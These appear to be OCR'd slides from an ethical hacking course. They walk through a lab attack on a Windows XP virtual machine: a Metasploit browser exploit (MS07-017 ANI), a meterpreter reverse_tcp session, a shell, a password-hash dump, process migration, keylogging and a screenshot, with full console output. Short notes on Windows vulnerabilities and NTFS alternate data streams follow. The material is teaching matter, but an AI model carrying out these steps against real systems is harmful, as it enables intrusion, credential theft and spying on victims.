
RAPID7



Here is more information on the exploit

https://www.rapid7.com/db/modules/exploit/windows/browser/ms07_017_ani_loadimage_chunksize

RAPID7



Here is information on how to use the exploit in Metasploit

http://www.cvedetails.com/metasploit-modules/product-739/Microsoft-Windows-Xp.html?sha=c4c916fde8dddd928dae665307afc206058a5623&trc=53&page=2

EH-Kali-05

Applications > 08 - Exploitation Tools > Metasploit

Run Metasploit from the desktop Application menu

EH-Kali-05

Note we got this from the RAPID7 website

use exploit/windows/browser/ms07_017_ani_loadimage_chunksize
show targets

```
msf > use exploit/windows/browser/ms07_017_ani_loadimage_chunksize
msf exploit(ms07_017_ani_loadimage_chunksize) > show targets

Exploit targets:

   Id  Name
   --  ----
   0   (Automatic) IE6, IE7 and Firefox on Windows NT, 2000, XP, 2003 and Vista
   1   IE6 on Windows NT, 2000, XP, 2003 (all languages)
   2   IE7 on Windows XP SP2, 2003 SP1, SP2 (all languages)
   3   IE7 and Firefox on Windows Vista (all languages)
   4   Firefox on Windows XP (English)
   5   Firefox on Windows 2003 (English)


msf exploit(ms07_017_ani_loadimage_chunksize) > set TARGET 0
TARGET => 0
msf exploit(ms07_017_ani_loadimage_chunksize) >
```

Note: The target EH-WinXP is running IE 6. Let's try the "Automatic" target to see if it works.

EH-Kali-05

show options

```
msf exploit(ms07_017_ani_loadimage_chunksize) > show options

Module options (exploit/windows/browser/ms07_017_ani_loadimage_chunksize):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  0.0.0.0          yes       The local host to listen on. This must be an address on the local
machine or 0.0.0.0
   SRVPORT  80               yes       The daemon port to listen on
   SSL      false            no        Negotiate SSL for incoming connections
   SSLCert                   no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH  /                yes       The URI to use.


Exploit target:

   Id  Name
   --  ----
   0   (Automatic) IE6, IE7 and Firefox on Windows NT, 2000, XP, 2003 and Vista


msf exploit(ms07_017_ani_loadimage_chunksize) >
```

Show options and make sure the required ones are set.

EH-Kali-05

show payloads
set payload windows/meterpreter/reverse_tcp

```
msf exploit(ms07_017_ani_loadimage_chunksize) > show payloads

Compatible Payloads
===================

   Name                                                Disclosure Date  Rank    Description
   ----                                                ---------------  ----    -----------
   generic/custom                                                       normal  Custom Payload
   generic/debug_trap                                                   normal  Generic x86 Debug Trap
   generic/shell_bind_tcp                                               normal  Generic Command Shell, Bind

< SNIPPED >

(Reflective Injection), Reverse TCP Stager (No NX or Win7)
   windows/meterpreter/reverse_ord_tcp                                  normal  Windows Meterpreter
(Reflective Injection), Reverse Ordinal TCP Stager (No NX or Win7)
   windows/meterpreter/reverse_tcp                                      normal  Windows Meterpreter
(Reflective Injection), Reverse TCP Stager
   windows/meterpreter/reverse_tcp_allports                             normal  Windows Meterpreter

< SNIPPED >

msf exploit(ms07_017_ani_loadimage_chunksize) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(ms07_017_ani_loadimage_chunksize) >
```

Let's pick our favorite payload, reverse_tcp.

EH-Kali-05

show options
set LHOST 10.76.5.150

```
msf exploit(ms07_017_ani_loadimage_chunksize) > show options

Module options (exploit/windows/browser/ms07_017_ani_loadimage_chunksize):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  0.0.0.0          yes       The local host to listen on. This must be an address on the local
machine or 0.0.0.0
   SRVPORT  80               yes       The daemon port to listen on
   SSL      false            no        Negotiate SSL for incoming connections
   SSLCert                   no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH  /                yes       The URI to use.

Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST                      yes       The listen address
   LPORT     4444             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   (Automatic) IE6, IE7 and Firefox on Windows NT, 2000, XP, 2003 and Vista

msf exploit(ms07_017_ani_loadimage_chunksize) > set LHOST 10.76.5.150
LHOST => 10.76.5.150
msf exploit(ms07_017_ani_loadimage_chunksize) >
```

Configure payload's "phone home" address

EH-Kali-05

show options

```
msf exploit(ms07_017_ani_loadimage_chunksize) > show options

Module options (exploit/windows/browser/ms07_017_ani_loadimage_chunksize):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  0.0.0.0          yes       The local host to listen on. This must be an address on the local
machine or 0.0.0.0
   SRVPORT  80               yes       The daemon port to listen on
   SSL      false            no        Negotiate SSL for incoming connections
   SSLCert                   no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH  /                yes       The URI to use.


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.76.5.150      yes       The listen address
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   (Automatic) IE6, IE7 and Firefox on Windows NT, 2000, XP, 2003 and Vista


msf exploit(ms07_017_ani_loadimage_chunksize) >
```

Check that all required variables have been set ... done!


EH-Kali-05

exploit

```
msf exploit(ms07_017_ani_loadimage_chunksize) > exploit
[*] Exploit running as background job.

[*] Started reverse TCP handler on 10.76.5.150:4444
msf exploit(ms07_017_ani_loadimage_chunksize) > [*] Using URL: http://0.0.0.0:80/
[*] Local IP: http://10.76.5.150:80/
[*] Server started.
```

Start the exploit which starts listening on port 80.

EH-WinXP-05



Victim browses to 10.76.5.150 (EH-Kali-05) which could have been motivated via social engineering.

EH-Kali-05

```
[*] Attempting to exploit ani_loadimage_chunksize
[*] Sending HTML page
[*] Attempting to exploit ani_loadimage_chunksize
[*] Sending Windows ANI LoadAniIcon() Chunk Size Stack Buffer Overflow (HTTP)
[*] Sending stage (957999 bytes) to 10.76.5.201
[*] Meterpreter session 1 opened (10.76.5.150:4444 -> 10.76.5.201:1050) at 2016-10-31 19:06:23 -0700

msf exploit(ms07_017_ani_loadimage_chunksize) >
```

Once the victim browses to our website a meterpreter session is created.

EH-Kali-05

sessions -l
sessions -i 1
shell

```
msf exploit(ms07_017_ani_loadimage_chunksize) > sessions -l

Active sessions
===============

  Id  Type                   Information                              Connection
  --  ----                   -----------                              ----------
  1   meterpreter x86/win32  EH-WINXP-05\cis76 student @ EH-WINXP-05  10.76.5.150:4444 -> 10.76.5.201:1050
(10.76.5.201)

msf exploit(ms07_017_ani_loadimage_chunksize) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > shell
Process 476 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\cis76 student\Desktop>exit
exit
meterpreter >
```

There may be more than one session if multiple victims browsed to our website. List them with the -l option select on to interact with using the -i option

EH-Kali-05

hashdump
sysinfo

```
meterpreter > hashdump
Administrator:500:c63e3ad42d04b97ee68aa26a841a86fa:020356e54c9ee2bc1975862b71b4f39f:::
cis76 student:1003:c63e3ad42d04b97ee68aa26a841a86fa:020356e54c9ee2bc1975862b71b4f39f:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1004:4cc3993dddee19661e65b3ca0ff48f09:15f60a7495eeebdd8c6440d0762b5577:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:9da82c6ce0e8f93c016efbce95e37e34:::
meterpreter > sysinfo
Computer        : EH-WINXP-05
OS              : Windows XP (Build 2600, Service Pack 2).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/win32
meterpreter >
```

Get account passwords (hashed) and system information.

EH-Kali-05

ps
migrate 1072

```
meterpreter > ps

Process List
============

 PID   PPID  Name              Arch  Session  User                      Path
 ---   ----  ----              ----  -------  ----                      ----
 0     0     [System Process]
 4     0     System            x86   0
 172   1072  IEXPLORE.EXE      x86   0        EH-WINXP-05\cis76 student  C:\Program Files\Internet
Explorer\iexplore.exe
 272   708   alg.exe           x86   0                                  C:\WINDOWS\System32\alg.exe
 344   1036  wscntfy.exe       x86   0        EH-WINXP-05\cis76 student  C:\WINDOWS\system32\wscntfy.exe
 432   1036  wuauclt.exe       x86   0        EH-WINXP-05\cis76 student  C:\WINDOWS\system32\wuauclt.exe
 576   4     smss.exe          x86   0        NT AUTHORITY\SYSTEM        \SystemRoot\System32\smss.exe
 640   576   csrss.exe         x86   0        NT AUTHORITY\SYSTEM        \??\C:\WINDOWS\system32\csrss.exe
 664   576   winlogon.exe      x86   0        NT AUTHORITY\SYSTEM        \??\C:\WINDOWS\system32\winlogon.exe
 708   664   services.exe      x86   0        NT AUTHORITY\SYSTEM        C:\WINDOWS\system32\services.exe
 720   664   lsass.exe         x86   0        NT AUTHORITY\SYSTEM        C:\WINDOWS\system32\lsass.exe
 876   708   svchost.exe       x86   0        NT AUTHORITY\SYSTEM        C:\WINDOWS\system32\svchost.exe
 952   708   svchost.exe       x86   0                                   C:\WINDOWS\system32\svchost.exe
 1036  708   svchost.exe       x86   0        NT AUTHORITY\SYSTEM        C:\WINDOWS\System32\svchost.exe
 1072  1008  explorer.exe      x86   0        EH-WINXP-05\cis76 student  C:\WINDOWS\Explorer.EXE
 1084  708   svchost.exe       x86   0                                   C:\WINDOWS\system32\svchost.exe
 1212  1072  vmtoolsd.exe      x86   0        EH-WINXP-05\cis76 student  C:\Program Files\VMware\VMware
Tools\vmtoolsd.exe
 1256  708   svchost.exe       x86   0                                  C:\WINDOWS\system32\svchost.exe
 1396  708   spoolsv.exe       x86   0        NT AUTHORITY\SYSTEM        C:\WINDOWS\system32\spoolsv.exe
 1444  1072  rundll32.exe      x86   0        EH-WINXP-05\cis76 student  C:\WINDOWS\system32\rundll32.exe
 1620  708   VGAuthService.exe x86   0        NT AUTHORITY\SYSTEM        C:\Program Files\VMware\VMware Tools\VMware
VGAuth\VGAuthService.exe
 1728  708   vmtoolsd.exe      x86   0        NT AUTHORITY\SYSTEM        C:\Program Files\VMware\VMware
Tools\vmtoolsd.exe

meterpreter > migrate 1072
[*] Migrating from 172 to 1072...
[*] Migration completed successfully.
meterpreter >
```

Migrate from the Internet Explorer to the Explorer process.


EH-Kali-05

run post/windows/capture/keylog_recorder
Ctrl-C *to stop capture*
screenshot

```
meterpreter > run post/windows/capture/keylog_recorder

[*] Executing module against EH-WINXP-05
[*] Starting the keystroke sniffer...
[*] Keystrokes being saved in to
/root/.msf4/loot/20161031205253_default_10.76.5.201_host.windows.key_629822.txt
[*] Recording keystrokes...
^C[*] Saving last few keystrokes...
[*] Interrupt
[*] Stopping keystroke sniffer...
meterpreter > screenshot
Screenshot saved to: /root/kDZVxqnk.jpeg
meterpreter >
```

Capture victims keystrokes then take a screen shot of victims' screen

EH-Kali-05



Captured screen shot and keystrokes from victim.

Windows OS Vulnerabilities

Windows OS Vulnerabilities

- The earlier versions of the OS (Windows 2000 and before) had many features and services enabled by default.
- Administrators would have to reconfigure, disable or remove features and services to reduce the security risk.
- See the Windows 2000 security checklist here:

https://technet.microsoft.com/en-us/library/dd277312.aspx

- Most features and services are disabled now by default. Roles must be manually added.

ADS

Windows NTFS Alternate Data Streams

- Introduced in Windows NT 3.1
- Enables Services for Macintosh (SFM) for interoperability with Apple's classic Mac OS filesystem.
- Allows more than one data stream to be associated with a filename.
- Uses the format *filename:streamname*, e.g. myfile.text:mystream

Windows NTFS Alternate Data Streams

ADS demonstration setup on EH-WinXP

1. Start with the baseline snapshot at a minimum.


2. Configure Folder Options to not hide file extensions (Start > Run... > Explorer > Tools menu > Folder Options... > View tab > Advanced settings: > remove check from "Hide extensions for known file types".

3. Connect to the depot share on 172.30.10.36 (Start > Run... > \\172.30.10.36\depot) .

